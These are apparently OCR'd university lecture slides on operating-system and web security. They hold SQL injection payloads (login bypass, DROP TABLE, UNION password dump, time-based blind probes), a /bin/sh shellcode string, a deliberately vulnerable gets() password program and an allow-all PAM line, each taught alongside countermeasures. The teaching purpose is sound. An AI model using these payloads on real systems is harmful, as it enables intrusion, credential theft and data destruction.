
3A Sécurité OS
Cours 3

Pascal Lafourcade



2024-2025

Outline

SQL = Structured Query Language


- Data definition language and a data manipulation language.
- Based relonational algebra and tuple relational calculus.
- SQL includes data insert, query, update and delete, schema creation and modification, and data access control.

Often used in combination of dynamic webpages (PHP: Hypertext Preprocessor).

Example (usual syntax)

SELECT fieldlist - - field to select
FROM table - - name of the table
WHERE field = '$EMAIL'; - - filter on the data

In Practice




Example (Login with a password)

SELECT uid
FROM Users
WHERE name = '(name)' AND password = '(userpassword)';

Real code

```
$db_query = "select * from user_table
where username = '".$user."'
AND password = '".$password."';";
```

SQL Injection



It is real


- SQL injection attack (SQLIA) is considered one of the top 10 web application vulnerabilities of 2007 and 2010 by the Open Web Application Security Project.
- In 2013, SQLIA was rated the number one attack on the OWASP top ten.
- In 2021, SQLIA ranked 1st by OWASP

Example of Injecton for Login

Real code of login with a password


```
$db_query = "select * from usertable
where username = '".$user."'
AND password = '".$password."';";
```

Login : Admin';- -
Password : anything



Example of Injecton for Login

Real code of login with a password




```
$db_query = "select * from usertable
where username = '".$user."'
AND password = '".$password."';";
```


Login : Admin';- -
Password : anything

Result

SELECT *
FROM usertable
WHERE username = 'Admin';- - AND password = 'anyhting';

Second Example of Injecton for Log In


Example (Login with a password)



SELECT uid
FROM Users
WHERE name = '(name)' AND password = '(userpassword)';

Login : Admin
Password : anything' OR 'x'='x

Second Example of Injecton for Log In



Example (Login with a password)

SELECT uid
FROM Users
WHERE name = '(name)' AND password = '(userpassword)';

Login : Admin
Password : anything' OR 'x'='x


Result

SELECT uid
FROM Users
WHERE name = 'Admin' AND password = 'anything' OR 'x'='x';


Other Examples

Example (Insert members into Data Base)

```
SELECT email, passwd
FROM members
WHERE email = 'x'; INSERT INTO members
('email','passwd','loginid','fullname') VALUES
('bob@yopmail.fr','hello','bob','Bob Marley');- -';
```



Other Examples



Example (Insert members into Data Base)

```
SELECT email, passwd
FROM members
WHERE email = 'x'; INSERT INTO members
('email','passwd','loginid','fullname') VALUES
('bob@yopmail.fr','hello','bob','Bob Marley');- -';
```

Example (Destroy Data Base)

```
SELECT email, passwd
FROM members
WHERE email = 'x'; DROP TABLE members; - -';
```

Example (Union)

```
SELECT email, passwd
FROM members
WHERE email = 'toto@yopmail.com'; UNION SELECT * FROM
PASSWORD; - -';
```

Discovery

- SQL Errors are usefull

- Boolean-based (content-based) Blind SQLi

```
UNION SELECT 1,2 FROM users WHERE id = 1 AND
CHAR_LENGTH(password) = 3
```

Time-based Blind SQLi


```
iron man' AND sleep(10)

iron man' AND IF(substring(VERSION(),1,1) = '5',
                 SLEEP(10), 0)

iron man' AND (SELECT sleep(5) from dual
where substring(database(),1,1)='a')=1

iron man' AND (SELECT sleep(5) from
information_schema.tables
where table_name LIKE '%admin%')=1

iron man' AND IF( (select MID(login,1,1)
from users limit 0,1)='A' , SLEEP(10), 0)
```



A tool : SQLMAP

```
email=1' AND (SELECT 8357 FROM (SELECT(SLEEP(5)))JewH)
AND 'BPnk'='BPnk&password=2
```

Famous Examples

- Sony (Playstation Network, Pictures, Music) Avril, Mai, Juin 2011, fuite de 7 millions de données personnelles et 1 million d'identifiants utilisateur
- Epic Games Août 2016 Logiciel de forum vBulletin, fuite de 800 000 comptes du forum
- US Army, NASA Novembre 2013, Adobe ColdFusion, Plus de 100 000 informations sur des utilisateurs
- Wordpress Octobre 2017 Vulnérabilité SQLi dans les plugins (avant v4.8.3)

How to prevent it

1. **Trust no-one**: Validate and sanitize everything.
   `mysql_real_escape_string($Username)`
2. Don't use dynamic SQL when it can be avoided
3. Reduce your attack surface: Get rid of useless functionalities
4. Restrict privileges of users
5. Don't connect with admin-level privileges account
6. Keep your secrets secret : encrypting or hashing them.
7. Don't divulge error messages.
8. Don't forget the basics: Change the passwords regularly.
9. Update and patch you system
10. Consider a Web Application Firewall (WAF)

Things to bring home

- 1st Vulnerability OWASP 2021 !
- Existence of SQL Injection
- Be carfull when you are using SQL

Outline

Static vs Dynamic Executables

```
hello.c (contains one printf, 73 bytes)
hello-dynamic 6520 bytes
hello-static 371168 bytes
```

Drawbacks of static executables:


- Include all executable code, slow load.
- Much larger on disk and in memory
- Can not adapt to changing system call interfaces
- Do not profit from fixes in libraries without recompilation

Tools for inspection

- elfdump / readelf
- dump / adb / gdb
- ldd / nm

Memory Layout

- Stack segment:
  - local variables
  - procedure activation records
- Data segment:
  - global uninitialized variables (.bss
  - global initialized variables (.data)
  - dynamic variables (heap)
- Code (Text) segment
  - program instructions
  - usually read-only



In linux : `cat /proc/<pid>/maps`

Integer Overflows

Basic types have range limitations:

- 32 bits unsigned int: from 0 to $2^{32} - 1 = 4,294,967,295$
- 32 bits signed int: from -2^{31} to $2^{32} - 1$

Overflow: $4,294,967,295 + 1 = 0$

- Some languages would throw an exception (Java, Ada...)
- Many don't
- Attacker can supply large values used in :
  - Computation of the size of a buffer malloc'ed
  - Array access (in particular the bound checks)

Integer Overflows

A real world vulnerability: Code adapted from CVE-2011-1092

```
char* shmop_read(int start, int count){
    int type; int size = 42; int bytes;
    char *shm = malloc(size); char *startaddr;
    char *return_string;
    memset(shm,97,size);

    if (start < 0 || start > size) {
        printf("start is out of range\n");
        return (char*)0;
    }
    if (start + count > size || count < 0) {
        printf("start is out of range\n");
        return (char*)0;
    }
    startaddr = shm + start;
    bytes = count ? count : size - start;

    printf("bytes : %d\n",bytes); fflush(stdout);
    return_string = malloc(bytes+1);
    memcpy(return_string, startaddr, bytes);
    return_string[bytes] = 0;

    return return_string;
}
```

Integer Overflows

Calls that work:

```
shmop_read(10,10);
shmop_read(1,1);
```

Call that fails:

```
shmop_read(1,2147483647);
Int overflow on the check start+count>size
Integer wraps around, actual compared value is :
(gdb) print start + count
$7 = -2147483648
```

Fix:

Check that integer does not overflow :

```
start > (INT_MAX-count)
```

Example of an integer overflow

Vulnerability of an older version of OpenSSH (3.3).

```
nresp = packet_get_int();
if (nresp > 0) {
 response = xmalloc(nresp*sizeof(char*));
 for (i = 0; i < nresp; i++)
  response[i] = packet_get_string(NULL);
}
```

If nresp is 1073741824 and `sizeof(char*)` is 4, then `nresp*sizeof(char*)` gives a zero size, resulting in an overflow. `xmalloc()` receives and allocates a 0-byte buffer. The subsequent loop causes a heap buffer overflow, which may, in turn, be used by an attacker to execute arbitrary code.

Other example: CVE-2022-36934 in WhatsApp

Format String

Arguments pushed on the stack and interpreted, e.g.
`printf(\%x",1);` will print the value 1
`printf(\%x");` will print a value on the stack

Format string manipulations:

- Some formats are really dangerous: `%n` allows to write back numbers of printed chars
- Lots of variants and tricks

CVE-2012-0809 : Sudo format string vulnerability
CVE-2022-26941 : Tetra DMR "police" radio device exploit (`https://www.tetraburst.com`)
CVE-2022-26941

Idea of a BOF

Definition

When a programm is writing data to a buffer, overruns the buffer's boundary and overwrites adjacent memory (violation of memory safety).


Consequence: erratic program behavior, including

- memory access errors,
- incorrect results,
- a crash,
- or a **breach of system security**.

"*Smashing the Stack for Fun and Profit*" by Aleph One.

*V*ol 7 Phrack 49, November 08, 1996

Simple Example to understand the memory




```
char           A[8] = {};
unsigned short B    = 1979;
```

State of the memory

variable name	A	B
value	[null string]	1979
hex value	00 00 00 00 00 00 00 00	07 BB

Simple Command

```
strcpy(A, "excessive");
```

"excessive" is 9 characters long and encodes to 10 bytes.

State of the memory

variable name	A	B
value	'e' 'x' 'c' 'e' 's' 's' 'i' 'v'	25856
hex	65 78 63 65 73 73 69 76	65 00

"e" followed by a zero byte would become 25856

Several choices by overwriting

- a local variable near the buffer in memory on the stack to change the behavior of the program
- the return address in a stack frame. Once the function returns, execution will resume at the return address as specified by the attacker
- function pointer[1] or exception handler, which is subsequently executed
- a parameter of a different stack frame or a non-local address pointed to in the current stack context[2]

Naïve Password Code

```
#include <stdio.h>
#include <string.h>
int main(void){
 char buff[9];    int pass = 0;

 printf("\n Enter the password :");
 gets(buff);

 if(strcmp(buff, "IUTisfun!")) printf ("Bad Pwd \n");
 else {
        printf ("\n Correct Password \n");
        pass = 1; }
 if(pass) printf ("\n Root Login \n");
 return 0;
}
```

Simple Tests

Good password

```
Enter the password : IUTisfun!
Correct Password
Root Login
```

Good password

```
Enter the password : IUTisfuny
Bad Pwd
```

Attack !

Abnormal execution

```
Enter the password : 1234567899
Correct Password
Root Login
```

Why?

Attack !

Abnormal execution


```
Enter the password : 1234567899
Correct Password
Root Login
```

Why?
The value of pass has been overwriteen by something different of 0, so the programm always give the Root privileges to the user.


Other Overflows

- Stack
- Heap
- Arithmetic
- Formats

Stack-based Overflow (Stack Clash)



ShellCode



shellcode = executable binary code that can launch a shell '/bin/sh', represented by a string.

```
char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46"
  "\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e"
  "\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8"
  "\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

Some counter measures

- Use a “safe” language like Ada, Eiffel, Lisp, Modula-2, Smalltalk, OCaml.
- Avoid standard library functions that does not check bounds, such as **gets, scanf and strcpy**

Bad	Good
`gets(str)`	`fgets(stdin,str,10)`
`strcpy(str1,str2)`	`strncpy(str1,str2,10)`
`strcat(str1,str2)`	`strncat(str1,str2,10)`
`scanf("%s",str)`	`scanf("%10s",str)`
`cin >> str`	`scanf("%10s",str)`

- Address space layout randomization (ASLR)
- Tools : Valgrind, RATS (Rough Auditing Tool for Security), Electric Fence, -Wall
- Audit : Tests and Fuzzing (Spike, Fuzz, Protos)

Technique du canari

Principe

- Store a secret value, generated at the execution, just before the return address (between the end of the stack and the return address).
- Check if this secrete value is modified or not, once the function is exectued.

It avoids execution of bad code.
But the code size increase and the call is slower.
Canary limitations: "Smashing the Stack Protector for Fun and Profit", Bierbaumer et al., 2018

Stack Overflow $\neq$ Stack-Based Buffer Overflow

Stack overflow

The stack overflowing on adjacent memory sections

Stack-based buffer overflow


A buffer on the stack is overflowed, another variable is overwritten

Beware that most of the time you will see stack overflow written, it means stack based buffer overflows !

Outline

Hovav Shacham : ROP 2007

"*Geometry of Innocent Flesh*" – Hovav Shacham




Outline

Operating system: All different, but still the same

Definition

System software that manages computer hardware and software resources, and provides common services for computer programs.








- Different flavor are called *distributions*
- Different OS tackle issues differently, but core concepts are often similar
- Overall, most of them have a common goal

Windows: CMD vs PowerShell

CMD:

- CMD is legacy, (MS-DOS systems)



PowerShell:

- PowerShell is blue
- Shell *and* a scripting language
- More flexible and powerful
- Designed for system administration


```
PS C:\> Get-ChildItem 'MediaCenter:\Music' -rec |
>>        where { -not $_.PSIsContainer -and $_.Extension -match 'wma|mp3' } |
>>        Measure-Object -property length -sum -min -max -ave
>>


Count    : 1307
Average  : 5491276.09563887
Sum      : 7177097857
Maximum  : 22905267
Minimum  : 3235
Property : Length


PS C:\> Get-WmiObject CIM_BIOSElement | select biosv*, man*, ser* | Format-List

BIOSVersion  : {TOSCPL - 6040000, Ver 1.00PARTTBL}
Manufacturer : TOSHIBA
SerialNumber : M821116H
```

Linux filesystem



Gestion des droits d'accès aux fichiers sous Linux

Droit d'accès

UGO : User, Group, Other

RWX : Read Write eXecute

`chmod` pour modifie

Exemple :

```
-rwxr-xr-x 1 palafour staff 7062 13 mar 2023 Exam.tex
```

Que peuvent faire `palaour` et un membre du `staff` ?

```
chmod u+rwx,g+rx-w,o+r-wx Exam.txt
```

`umask 022`

Gestion plus fine avec les ACL

- Pierre n'a pas d'accès en lecture à un fichier dans une répertoire où un collaborateur travaille.
- Alice n'a pas d'accès en écriture aux fichiers qui pourraient être créés par d'autres personnes dans un répertoire partagé.

Gestion plus fine avec les ACL

Fonctionne pour le système de fichiers `ext2fs`
`tune2fs -l /dev/vda | grep acl`
N'utilise pas les `uid` (user id) ni les `gid` (group id)

Structure d'une ACL

`entrée:[uid/gid]:permissions`

Sous Mac OS X, les ACL sont activées par défaut et paramétrables via l'interface graphique

Voir les ACL

```
getfacl reperoireDeTest/

# file: COURS2024-2025/
# owner: op414
# group: op414
user::rwx
user:pascal:rwx
user:maxime:r--
group::rwx
mask::rwx
other::---
default:user::rwx
default:user:pascal:rwx
default:user:maxime:r--
default:group::rwx
default:mask::rwx
default:other::---
```

Modifier les ACL

setfacl

`setfacl -m permissions fichierOuDossier`

Les permission sont de la forme :

`prefixe:[utilisateurOuGroupe:]droits`

où

`prefixe` = UGO

`dorits` = RWX

Pour un fichier

`setfacl -m u:pascal:rw- exam.tex`

Pour un répertoire

`setfacl -Rm u:pascal:rw COURS2024-2025/`

Supprimer une ACL

Suppression de toutes les ACL sur un fichier

```
setfacl -b exam.tex
```

Suppression partielle

```
setfacl -x u:patrick, g:maxime exam.tex
```

Outline

Basic Authentication Mechanisms on Linux

- **Configuration Files**
  - `/etc/passwd`: Contains user information.
  - `/etc/shadow`: Contains hashed passwords.
- **Commands**
  - `passwd`: Change user password.
  - `useradd`, `usermod`, `userdel`: Manage users.

Example Command

```
sudo useradd -m student1
sudo passwd student1
```

Password Storage in /etc/shadow

- `/etc/shadow` file stores hashed passwords.
- **Format**


  `username:password:lastchange:min:max:warn:inactive:expire:flag`
- **Example Entry**

  `bob:$6$salt$hashed_password:18000:0:99999:7:::`

- **Hashing Algorithms**
  - <nothing> : DES
  - 1: MD5
  - 5: SHA-256
  - 6: SHA-512
  - y: yescrypt

PAM (Pluggable Authentication Modules)

- PAM manages authentication through configurable modules.
- Each service has its own configuration file in `/etc/pam.d/`.
- 4 management groups (categories)



PAM - Configuration Structure

Each configuration file contains a set of **rules** with the structure

```
type control module [arguments]
```

- `type`: Management group of the module (account, session, auth, password)
- `control`: Defines the behavior of PAM:
  - `required`: Must succeed, but if a single module fails, still check the other modules.
  - `requisite`: Must succeed, immediately exit on failure.
  - `sufficient`: Can fail if there is at least another sufficient module that succeeds. No additional checks if it succeeds.
  - `optional`: Can fail without consequence.
- `module`: Name of module.
- `arguments`: Arguments that passed for the module.

PAM - Common Modules

- `pam_unix.so`: Standard Unix authentication (`/etc/shadow`).
- `pam_tally2.so`: Lockout after a number of failed login attempts.
- `pam_{permit, deny}.so`: Always {succeeds, fails}.
- `pam_nologin.so`: Allows blank password.
- `pam_pwquality.so`: Perform password quality checking (previously, `pam_cracklib`).
- `pam_rootok.so`: Succeeds if you are root.

PAM - What does this configuration do?

```
auth sufficient pam_permit.so
```

PAM - What does this configuration do?

```
auth sufficient pam_permit.so
```

Login without any checks!

PAM - What does this configuration do?

```
auth required pam_tally2.so deny=3 unlock_time=1200
```

PAM - What does this configuration do?

```
auth required pam_tally2.so deny=3 unlock_time=1200
```

Lock the account for 20min after 3 attempts

PAM - What does this configuration do?

/etc/pam.d/common-auth

```
    auth [success=1 default=ignore] pam_unix.so
nullok
    auth requisite pam_deny.so
    auth required pam_permit.so
    auth optional pam_cap.so
```

PAM - What does this configuration do?

/etc/pam.d/common-auth

```
    auth [success=1 default=ignore] pam_unix.so
nullok
    auth requisite pam_deny.so
    auth required pam_permit.so
    auth optional pam_cap.so
```

- Default to Unix authentication (allow blank password)
